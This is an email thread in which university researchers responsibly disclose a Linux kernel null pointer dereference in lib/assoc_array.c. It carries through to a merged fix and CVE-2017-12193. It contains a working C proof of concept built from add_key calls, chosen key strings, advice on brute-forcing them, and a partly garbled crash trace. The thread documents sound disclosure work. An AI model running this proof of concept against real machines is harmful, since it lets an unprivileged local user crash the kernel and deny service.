Heming Cui <chming82@gmail.com>

Bug report: Null Pointer Dereference in assoc_array_apply_edit() caused by Lack of Pointer Check

41 messages

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 1:46 PM
To: security@ubuntu.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hello there,

I am writing to report a Null pointer dereference bug in linux kernel lib/assoc_array.c, which can result in local DOS attack.

1.Summary

Null pointer dereference in assoc_array_apply_edit()

2. Full description and cause

The root cause of this bug is lib/assoc_array.c did not check whether node->back_pointer is null in case "present_leaves_cluster_but_not_new_leaf" of assoc_array_insert_into_terminal_node() function.
This assignment of value does not crash the system immediately, but when other functions(e.g. add_key, request_key) try to use and dereference the assigned value, the crash occurs.

```
=================  start of lib/assoc_array.c source code  =================
present_leaves_cluster_but_not_new_leaf:
        /* All the old leaves cluster in the same slot, but the new leaf wants
         * to go into a different slot, so we create a new node to hold the new
         * leaf and a pointer to a new node holding all the old leaves.
         */
        pr_devel("present leaves cluster but not new leaf\n");

        new_n0->back_pointer = node->back_pointer;
        new_n0->parent_slot = node->parent_slot;
        new_n0->nr_leaves_on_branch = node->nr_leaves_on_branch;
        new_n1->back_pointer = assoc_array_node_to_ptr(new_n0);
        new_n1->parent_slot = edit->segment_cache[0];
        new_n1->nr_leaves_on_branch = node->nr_leaves_on_branch;
        edit->adjust_count_on = new_n0;

        for (i = 0; i < ASSOC_ARRAY_FAN_OUT; i++)
        new_n1->slots[i] = node->slots[i];

        new_n0->slots[edit->segment_cache[0]] = assoc_array_node_to_ptr(new_n0);
        edit->leaf_p = &new_n0->slots[edit->segment_cache[ASSOC_ARRAY_FAN_OUT]];

        edit->set[0].ptr = &assoc_array_ptr_to_node(node->back_pointer)->slots[node->parent_slot];   //<---Bug here!
Assignment without check
==================  end of lib/assoc_array.c source code  ==================
```

3.Kernel version

Linux version 4.14.0-rc1+

4.Poc

The bug is not very often triggered because of strict requirement of key type and description (16 of keys must have same last byte of hash, or so-called "segments").

It can be triggered by following program (remember to do "sudo apt-get install libkeyutils-dev" and link program with -lkeyutils) :

```
=====================  start of poc  ======================
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <pthread.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sched.h>
#include <keyutils.h>

int main()
{
    int i;
char* strs[16]={
"abc5944",
"abc5517",
"abc5417",
"abc5193",
"abc5103",
"abc4299",
"abc3774",
"abc3493",
"abc3418",
"abc3389",
"abc3241",
"abc3137",
"abc2770",
"abc2502",
"abc2387",
"abc2263"
};  //These values are chosen on purpose to let the flow go to present_leaves_cluster_but_not_new_leaf case
        for (i=0;i<16;i++)
    {

    key_serial_t r0;
    r0=add_key("user",strs[i],"a",1,0xfffffffffffffffd);
        }
        add_key("user","abc2386","a",1,0xfffffffffffffffd);
        add_key("user","abc281","a",1,0xfffffffffffffffd);
}
======================  end of poc  ======================
```

5.Output of Oops

Run this program in newest linux with kasan will generate following GPF fault

```
======================  start of trace  ======================
[   23.782326] kasan: CONFIG_KASAN_INLINE enabled
[   23.782770] kasan: GPF could be caused by NULL-ptr deref or user memory access
[   23.783489] general protection fault: 0000 [#1] SMP KASAN
[   23.784019] Modules linked in:
[   23.784323] CPU: 1 PID: 2670 Comm: key_test Not tainted 4.14.0-rc1+ #25
[   23.784974] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS Ubuntu-1.8.2-1ubuntu1 04/01/2014
[
 Me ss ag2e 3fr.om785906] task: ffff88006956c540 task.stack: ffff8800665a0000
 sy[sl og d@ sy2zk3al.l786602] RIP: 0010:assoc_array_apply_edit+0x231/0x620
[   23.787222] RSP: 0018:ffff8800665a7c50 EFLAGS: 00010202
er [at  O ct  120 302.:787739] RAX: dffffc0000000000 RBX: 0000000000000010 RCX: 0000000000000000
[   23.788466] RDX: 0000000000000002 RSI: 1ffff1000ccb4f42 RDI: ffff8800682cf9e8
29[:4 8  .. .
3 k.er789064] RBP: ffff8800665a7c88 R08: 0000000000000001 R09: 1ffff1000ccb4f14
[   23.789775] R10: 1ffff1000d2ad9be R11: 0000000000000003 R12: ffff8800682cf8e0
ne[l: [     232.7382.32790381] R13: ffff8800687af929 R14: ffff8800682cf9c8 R15: 0000000000000000
[   23.791069] FS:  0000000002092880(0000) GS:ffff88006cf00000(0000) knlGS:0000000000000000
6][ k a s a2n:3 C.ON7FI9G1755] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   23.792338] CR2: 000000000043f470 CR3: 0000000067883000 CR4: 00000000000006e0
_KA[SA N_ IN LI2NE3 e.n792929] Call Trace:
 ble[d

2Me3ss.793265]  __key_link+0x9f/0xf0
[   23.793642]  __key_instantiate_and_link+0x164/0x300
age [fr om  s ys2lo3gd.794061]  key_create_or_update+0xaa8/0xe10
[   23.794527]  ? key_type_lookup+0xe0/0xe0
@syz[ka ll er  a2t 3Oc.794868]  ? join_session_keyring+0x310/0x310
t 1[0  02 :4 9:2483 ...795349]  ? __check_object_size+0x262/0x4f0
[
  ke rn el2:[3  . 795824]  ? kasan_check_write+0x14/0x20
23[.7 82 77 0]2 k3as.an796271]  SyS_add_key+0x18f/0x340
: [GP F  co ul2d 3be. c796674]  ? key_get_type_from_user.constprop.10+0xd0/0xd0
ause[d  by  N UL2L-3pt.797268]  entry_SYSCALL_64_fastpath+0x1a/0xaa
[   23.797752] RIP: 0033:0x441019
r d[er ef  o r 2us3er. 798016] RSP: 002b:00007ffc09f0efa8 EFLAGS: 00000246 ORIG_RAX: 00000000000000f8
[   23.798741] RAX: ffffffffffffffda RBX: 00000000004002c8 RCX: 0000000000441019
mem[or y  ac ce2ss3
799342] RDX: 00000000004a2044 RSI: 00000000004a204b RDI: 00000000004a2046
[   23.800035] RBP: 00007ffc09f0f060 R08: 00000000fffffffd R09: 00000000000000bf
[   23.800640] R10: 0000000000000001 R11: 0000000000000246 R12: 00000000004021f0
[   23.801253] R13: 0000000000402280 R14: 0000000000000000 R15: 0000000000000000
[   23.801848] Code: df 48 89 fa 48 c1 ea 03 80 3c 02 00 0f 85 63 03 00 00 48 89 da 48 b8 00 00 00 00 00 fc ff df 4d 8b
ac 24 08 01 00 00 48 c1 ea 03 <80> 3c 02 00 0f 85 33 03 00 00 4c 89 2b e8 1d 8f 54 ff 49 8d bc
[   23.803475] RIP: assoc_array_apply_edit+0x231/0x620 RSP: ffff8800665a7c50
[   23.804068] ---[ end trace 00acd71933851971 ]---
======================  end of trace  =======================
```

6. Patch

This bug can be avoided by correctly checking backpointer, or apply the following patch

```
======================  start of patch  =======================
diff -Naur lib/assoc_array.c lib_patched/assoc_array.c
--- lib/assoc_array.c   2017-10-10 13:19:09.800686493 +0800
+++ lib_patched/assoc_array.c   2017-10-10 13:18:51.028685837 +0800
@@ -737,6 +737,7 @@

        new_n0->slots[edit->segment_cache[0]] = assoc_array_node_to_ptr(new_n0);
        edit->leaf_p = &new_n0->slots[edit->segment_cache[ASSOC_ARRAY_FAN_OUT]];
+        BUG_ON(!node->back_pointer);
        edit->set[0].ptr = &assoc_array_ptr_to_node(node->back_pointer)->slots[node->parent_slot];
        edit->set[0].to = assoc_array_node_to_ptr(new_n0);
        edit->excised_meta[0] = assoc_array_node_to_ptr(node);
======================  end of patch  =======================
```

Could you please have a look at it? Thank you so much.

Best regards,
Wu Fan

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 1:48 PM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 1:49 PM
To: security@kernel.org
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

[Quoted text hidden]

Greg KH <greg@kroah.com> Tue, Oct 10, 2017 at 3:05 PM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: security@kernel.org, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

On Tue, Oct 10, 2017 at 01:49:17PM +0800, WU, Fan wrote:
> Hello there,
>
> I am writing to report a Null pointer dereference bug in linux kernel lib/
> assoc_array.c, which can result in local DOS attack.

Thanks for the report.
[Quoted text hidden]
It will?

I could not get this to crash at all, even by trying it 10000 times. On both an x86 running 4.14-rc3 and an old arm box running a 4.4 kernel.

what am I doing wrong?

Also, do you have a proposed patch for this issue, that might make it easier to understand, as well as give you the proper credit for finding and fixing the problem (we can just commit your fix to the tree.)

thanks,

greg k-h

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 5:27 PM
To: Greg KH <greg@kroah.com>
Cc: security@kernel.org, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hi Greg,

Sorry for late in response.
Yes it will trigger the bug, but it has a certain requirement--that your linux currently has no "user" keys. (In other words, the 16 added user keys in poc must be first 16 in the system) Sorry I forgot to mention that.
If you cannot trigger, you can try to restart system, and run the poc again.
That's because keys are "global" stuff, they do not change until you reboot machine.
Or you can see the this display video on linux 4.14: https://youtu.be/zuOWz_AJp4Y
Thanks!

Regards,
Wu Fan

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 7:59 PM
To: Greg KH <greg@kroah.com>
Cc: security@kernel.org, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Following is a proposed patch

```
======================  start of patch  ======================
diff -Naur lib/assoc_array.c lib_patched/assoc_array.c
--- lib/assoc_array.c   2017-10-10 13:19:09.800686493 +0800
+++ lib_patched/assoc_array.c   2017-10-10 13:18:51.028685837 +0800
```

```
@@ -737,6 +737,7 @@

        new_n0->slots[edit->segment_cache[0]] = assoc_array_node_to_ptr(new_n0);
        edit->leaf_p = &new_n0->slots[edit->segment_cache[ASSOC_ARRAY_FAN_OUT]];
+        BUG_ON(!node->back_pointer);
        edit->set[0].ptr = &assoc_array_ptr_to_node(node->back_pointer)->slots[node->parent_slot];
        edit->set[0].to = assoc_array_node_to_ptr(new_n0);
        edit->excised_meta[0] = assoc_array_node_to_ptr(node);
========================  end of patch  ========================
```

By the way, on our machine before triggering this bug, result of "keyctl show @u" command is

```
Keyring
1040696675 --alswrv      0 65534  keyring: _uid.0
```

So maybe you can check this on your system. If you have any further question please let us know :)

[Quoted text hidden]

Greg KH <greg@kroah.com> Tue, Oct 10, 2017 at 8:46 PM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: security@kernel.org, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

On Tue, Oct 10, 2017 at 07:59:44PM +0800, WU, Fan wrote:

```
> Following is a proposed patch
> ======================  start of patch  ======================
> diff -Naur lib/assoc_array.c lib_patched/assoc_array.c
> --- lib/assoc_array.c   2017-10-10 13:19:09.800686493 +0800
> +++ lib_patched/assoc_array.c   2017-10-10 13:18:51.028685837 +0800
> @@ -737,6 +737,7 @@
>
>        new_n0->slots[edit->segment_cache[0]] = assoc_array_node_to_ptr(new_
> n0);
>        edit->leaf_p = &new_n0->slots[edit->segment_cache
> [ASSOC_ARRAY_FAN_OUT]];
> +       BUG_ON(!node->back_pointer);
```

Eeek, no, don't crash the kernel for a coding bug. How about fixing it correctly so this can't happen? :)

thanks,

greg k-h

Greg KH <greg@kroah.com> Tue, Oct 10, 2017 at 8:49 PM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: security@kernel.org, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

On Tue, Oct 10, 2017 at 07:59:44PM +0800, WU, Fan wrote:

```
> Following is a proposed patch
> ======================  start of patch  ======================
> diff -Naur lib/assoc_array.c lib_patched/assoc_array.c
> --- lib/assoc_array.c   2017-10-10 13:19:09.800686493 +0800
> +++ lib_patched/assoc_array.c   2017-10-10 13:18:51.028685837 +0800
> @@ -737,6 +737,7 @@
>
>        new_n0->slots[edit->segment_cache[0]] = assoc_array_node_to_ptr(new_
> n0);
>        edit->leaf_p = &new_n0->slots[edit->segment_cache
> [ASSOC_ARRAY_FAN_OUT]];
> +       BUG_ON(!node->back_pointer);
>        edit->set[0].ptr = &assoc_array_ptr_to_node(node->back_pointer)->slots
> [node->parent_slot];
>        edit->set[0].to = assoc_array_node_to_ptr(new_n0);
>         edit->excised_meta[0] = assoc_array_node_to_ptr(node);
> =======================  end of patch  ========================
>   By the way, on our machine before triggering this bug, result of "keyctl show
> @u" command is
>
>   Keyring
>   1040696675 --alswrv      0 65534  keyring: _uid.0
>
>   So maybe you can check this on your system. If you have any further question
> please let us know :)
```

Nope, still no problem when running 4.14-rc3:

```
$ uname -r
4.14.0-rc3+
$ keyctl show @u
Keyring
 802708464 --alswrv   1000 65534  keyring: _uid.1000
$ ./a.out
trying to crash...
no crash?
```

Attached is what I turned your .c file into, removing the dependancy on libkeyutils as all you need is the single syscall. Did I mess up somewhere?

thanks,

greg k-h

c.c
2K

Heming Cui <heming@cs.hku.hk> Tue, Oct 10, 2017 at 9:28 PM
To: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>
Cc: "QIU, HAORAN" <jamesqiu@connect.hku.hk>, "WU, Fan" <u3536072@connect.hku.hk>

Fan, please diagnose carefully why bugs did not occur on their machines and then reply the developers. We want to minize the number of email round trips with the Linux developers because their time is very tight and valuable.

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Tue, Oct 10, 2017 at 9:38 PM
To: Heming Cui <heming@cs.hku.hk>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Dear Dr. Cui,

Okay, I am now downloading his linux version(4.14-rc3, mine is 4.14-rc1) and will try on it. Although there isn't change on related files according to git history...
Will reply linux developer as soon as possible.

Regards,
Wu Fan
[Quoted text hidden]

Heming Cui <heming@cs.hku.hk> Tue, Oct 10, 2017 at 9:40 PM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Great.

[Quoted text hidden]

Red Hat Product Security <secalert@redhat.com> Wed, Oct 11, 2017 at 12:34 AM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

[Quoted text hidden]
Hello Wu Fan,

Thank you for reporting this issue! Are you suggesting this issue affects only versions 4.14.0-rc1 and later? Or you just haven't tried earlier versions and they may be affected as well?

Thanks!

Best Regards,

--
Adam Mariš / Red Hat Product Security

WU, Fan <u3536072@connect.hku.hk> Wed, Oct 11, 2017 at 12:55 AM
To: Greg KH <greg@kroah.com>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hi, think I found what was wrong (the "abcxxx" data) and it was my fault..
Sorry and thanks for your patience.

A quick way to trigger this bug on 4.14.0-rc3 (i'll explain it later)
1. compile linux without CONFIG_RANDOMIZE_BASE
2. replace the former "abcxxx" string array with following

```
char* strs[16]={
"abc4641",
"abc4475",
"abc4204",
"abc3768",
"abc3663",
"abc3311",
"abc3181",
"abc3039",
"abc2583",
"abc2436",
"abc2398",
"abc2214",
"abc2100",
"abc1783",
"abc1731",
"abc1147"
};
```

After that your c.c file will be like cc.c in attachment, you can download and directly use it.
https://youtu.be/c5Mw6PbwY6o This video displays running poc on a newly downloaded 4.14.0-rc3 linux, from decompression of source to bug triggering.

About why CONFIG_RANDOMIZE_BASE and the string array matters, it's related to key storage algorithm.
For every add_key, linux generates a hash value based on "type" and "description" of key, and some value related to kernel base address.
When first 16 keys' hash has the same last byte, the bug is triggered when adding 17th key.
So what I did was brute forced 16 keys with hash of same last byte on my system, without learning too much about the hash algorithm.(So these specific 16 keys may not work on all systems...but there *must* be some value that can trigger this on all)

If the kernel address stays same between reboots, then the hash and bug triggering remain stable as long as we feed same parameters to syscall.
However, this config does not mean that an attacker cannot trigger this bug on a system with CONFIG_RANDOMIZE_BASE turned on: he can also brute force parameter of "add_key" until he get 16 keys with a same hash last byte(which should not take long).
All in all CONFIG_RANDOMIZE_BASE off is for demonstration, but I should tell you this configuration ealier..

Could you be so kind as to try it again? thanks.

Regards,
WF

[Quoted text hidden]

cc.c
2K

WU, Fan <u3536072@connect.hku.hk> Wed, Oct 11, 2017 at 2:52 AM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hello Adam,

Thanks for your mail!
I only tested on 4.14.0-rc1 and rc3 (video link https://youtu.be/c5Mw6PbwY6o, with poc slightly different from that of rc1), but according to code it seems this bug exists since /lib/assoc_array.c came into existence(i.e. some version near 3.13)
By the way, it is necessary to turn off CONFIG_RANDOMIZE_BASE in linux compilation before run the specific poc I presented..Because the trigger of this bug is both add_key input(the "abcxxx") dependent and linux base address dependent.
Since I only brute forced one set of possible keys, the kernel base should not change for it to work.
If you have any further problem please let us know:) Thanks

Regards,
Wu Fan

[Quoted text hidden]

Red Hat Product Security <secalert@redhat.com> Wed, Oct 11, 2017 at 11:03 PM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

Thanks for the details Wu Fan!

Just to confirm, have you reproduced this issue as unprivileged user? Since in the video you mentioned, you seem to have root privileges when running the reproducer.

Thanks!

Best Regards,

--
Adam Mariš / Red Hat Product Security

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Wed, Oct 11, 2017 at 11:36 PM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Yes, this bug can be triggered with an unprivileged user.
The "add_key" syscall is almost the same for root and ordinary user.
https://youtu.be/U8mfHQ8cD9o
This short video shows triggering it with a "test" user.
Thanks! :)
[Quoted text hidden]

Linus Torvalds <torvalds@linux-foundation.org> Thu, Oct 12, 2017 at 12:24 AM
To: "WU, Fan" <u3536072@connect.hku.hk>, "security@kernel.org" <security@kernel.org>
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Attached is a patch from David Howells that fixes the issue.

Can you verify that it fixes things for you too?

Linus

---

assoc_array.patch
3K

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 12:44 AM
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hi Linus,

Yes this patch also fix the bug on my machine.
Your team has such high efficiency! Thanks!

Regards,
Wu Fan
[Quoted text hidden]

Linus Torvalds <torvalds@linux-foundation.org> Thu, Oct 12, 2017 at 12:52 AM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

On Wed, Oct 11, 2017 at 9:44 AM, WU, Fan <u3536072@connect.hku.hk> wrote:
>
> Yes this patch also fix the bug on my machine.

Thanks for testing. I'm going to assume there's no embargo on this,
since it's apparently pretty hard to trigger in real life.

I'll have David add a "tested-by" from you too. Thanks for the very
good bug-report,

Linus

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 1:04 AM
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Yes it's really hard to trigger, but we ran into same bug report 3 times while fuzzing with syzkaller.
Cool, and this was tested by me and Haoran Qiu, Shixiong Zhao supervised by Dr. Heming Cui.
A great lots of thanks ! :)

Wu Fan

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 1:12 AM
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Btw could you pls assign a CVE for this bug?

[Quoted text hidden]

Greg KH <greg@kroah.com> Thu, Oct 12, 2017 at 1:16 AM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: Linus Torvalds <torvalds@linux-foundation.org>, "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

On Thu, Oct 12, 2017 at 01:12:09AM +0800, WU, Fan wrote:
> Btw could you pls assign a CVE for this bug?

We don't assign CVEs, you will have to ask for one from MITRE yourself
from their web site.

thanks,

greg k-h

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 1:17 AM
To: Greg KH <greg@kroah.com>
Cc: Linus Torvalds <torvalds@linux-foundation.org>, "security@kernel.org" <security@kernel.org>, Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Okay I get it.
Thank you! :)

Wu Fan

[Quoted text hidden]

Heming Cui <heming@cs.hku.hk> Thu, Oct 12, 2017 at 1:18 AM
To: "WU, Fan" <u3536072@connect.hku.hk>, "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>
Cc: "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Great, please ask them about two things:

First, "The researchers of this security flaw are Fan Wu, Haoran Qiu, and Shixiong Zhao supervised by Dr. Heming Cui from the department of Computer Science, University of Hong Kong."

Second,
ask them whether this flaw can be triggered by concurrency/multiple threads so that you can further study it.

[Quoted text hidden]

Heming Cui <heming@cs.hku.hk> Thu, Oct 12, 2017 at 1:21 AM
To: "WU, Fan" <u3536072@connect.hku.hk>, "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>
Cc: "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Third,
find one MITRE guy to assign a CVE. We need one.

Fourth,
continue to look into the key/link/unlink attack to see whether it is concurrent. :)
[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 1:28 AM
To: Heming Cui <heming@cs.hku.hk>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Dear Dr. Cui,

For the first, no problem I will include this correct list of researchers in application of CVE from mitre.

For the second, maybe the "link/unlink" bug has a higher chance of concurrency. For the current(add_key) one it's quite sure to be non-concurrent..sorry....

And I will continue looking into link/unlink bug :)

Thanks!

Best regards,
Wu Fan

On Thu, Oct 12, 2017 at 1:18 AM, Heming Cui <heming@cs.hku.hk> wrote:
[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 1:32 AM
To: Heming Cui <heming@cs.hku.hk>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

btw seems applying cve is a little bit complicated...i'll do it tomorrow asap.
[Quoted text hidden]

Heming Cui <heming@cs.hku.hk> Thu, Oct 12, 2017 at 1:49 AM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Yes, we have to get a cve, no matter how complex. :)

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 11:41 AM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hi,

The linux issue I previously reported(the assoc_array issue) has been confirmed by Linux kernel team and they have made a patch. Details are attached with this email.
I saw on cve.mitre.org that researchers should contact you about linux security issues.
Could you please assign a CVE for this bug?
Thank you very much!

Regards,
Wu Fan
[Quoted text hidden]

email_content.txt
18K

Red Hat Product Security <secalert@redhat.com> Thu, Oct 12, 2017 at 4:23 PM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

On Thu Oct 12 05:41:20 2017, u3536072@connect.hku.hk wrote:
> Hi,
>
> The linux issue I previously reported(the assoc_array issue) has been
> confirmed by Linux kernel team and they have made a patch. Details are
> attached with this email.
> I saw on cve.mitre.org that researchers should contact you about linux
> security issues.
> Could you please assign a CVE for this bug?
> Thank you very much!
>

Thanks for the details! We assigned CVE-2017-12193 for this issue. Could you please notify us once the patch is published?

Thank you!

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Thu, Oct 12, 2017 at 7:22 PM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Thank you very much!
Okay no problem, I will notify you once the patch is published.
By the way, discoverers are "Fan Wu, Haoran Qiu, and Shixiong Zhao supervised by Dr. Heming Cui from the department of Computer Science, University of Hong Kong".
Thanks again!! 😁

[Quoted text hidden]

Red Hat Product Security <secalert@redhat.com> Thu, Oct 12, 2017 at 10:13 PM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

Thanks, I updated the acknowledgment.

Best Regards,

--
Adam Mariš / Red Hat Product Security

[Quoted text hidden]

Red Hat Product Security <secalert@redhat.com> Fri, Oct 20, 2017 at 1:30 PM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

Hello Wu Fan,

I haven't heard much back from upstream kernel about this bug. We have made a flaw bug and began integrating the patch into our product.

I have some questions

1) Do you wish to announce this flaw to oss-security email list (Red Hat can do
it for you if you do not wish to).

2) Do you know the date when this patch / flaw will become public ?

Thanks in advance

Wade Mealing
Red Hat Product Security


WU, Fan <u3536072@connect.hku.hk> Fri, Oct 20, 2017 at 1:48 PM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hello Wade,

Thanks for your email.

1) It would be great if Red Hat can announce this flaw to oss-security email list for me. Thanks a lot. :)

2) No I don't know a exact date. I have been paying attention to upstream linux but seems they haven't made this patch public yet...
In the last email from linux developer (8 days ago), he says he will "assume there's no embargo on this" (as shown in following picture)...So maybe he is doing so?..



Linus Torvalds Oct 12 (8 days ago)
to me, security, Heming, HAORAN

On Wed, Oct 11, 2017 at 9:44 AM, WU, Fan <u3536072@connect.hku.hk> wrote:
>
> Yes this patch also fix the bug on my machine.

Thanks for testing. I'm going to assume there's no embargo on this,
since it's apparently pretty hard to trigger in real life.

I'll have David add a "tested-by" from you too. Thanks for the very
good bug-report,

Linus

Thanks!

Regards,
Wu Fan

[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Sun, Oct 29, 2017 at 1:23 AM
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: Greg KH <greg@kroah.com>, "security@kernel.org" <security@kernel.org>, David Howells <dhowells@redhat.com>, Heming Cui <heming@cs.hku.hk>

After applying this patch the bug cannot be triggered.

Nice patch; it removes a seldom executed case .

Thanks :)

On Sat, Oct 28, 2017 at 11:54 PM, Linus Torvalds <torvalds@linux-foundation.org> wrote:

> On Sat, Oct 28, 2017 at 3:04 AM, WU, Fan <u3536072@connect.hku.hk> wrote:
> \> Okay I see what is happening.
> \> Yes I understand there can be many issues reported everyday...Must be hard.
> \> So they are considering to remove the bug-triggering branch. That is also
> \> feasible.

> Can you verify that the second version also works for you?
>
> It seems I will have to just apply the patch directly, despite
> promises (for two weeks now) to get a pull request.
>
> David, what's going on?
>
> Linus

Linus Torvalds <torvalds@linux-foundation.org> Sun, Oct 29, 2017 at 2:06 AM
To: "WU, Fan" <u3536072@connect.hku.hk>
Cc: Greg KH <greg@kroah.com>, "security@kernel.org" <security@kernel.org>, David Howells <dhowells@redhat.com>, Heming Cui <heming@cs.hku.hk>

On Sat, Oct 28, 2017 at 10:23 AM, WU, Fan <u3536072@connect.hku.hk> wrote:
> After applying this patch the bug cannot be triggered.

Thanks for (once again) verifying, patch is pushed out now and will be
part of rc7 that I'll do this Sunday.

For unrelated reasons, there almost certainly will be an rc8 before
the final 4.14 release, and obviously it will also take some time
before this percolates to stable kernels, but at least it's all now
set to do so.

Thanks,

Linus

WU, Fan <u3536072@connect.hku.hk> Sun, Oct 29, 2017 at 2:18 AM
To: secalert@redhat.com
Cc: Heming Cui <heming@cs.hku.hk>, "QIU, HAORAN" <jamesqiu@connect.hku.hk>

Hi Wade,

About the bug CVE-2017-12193, it seems Linux developers have just pushed the patch to github.
https://github.com/torvalds/linux/commits/master/lib/assoc_array.c
They had made two versions of patch, so it took several days.
Could you please help announce this?
Thanks!

Regards,
Wu Fan

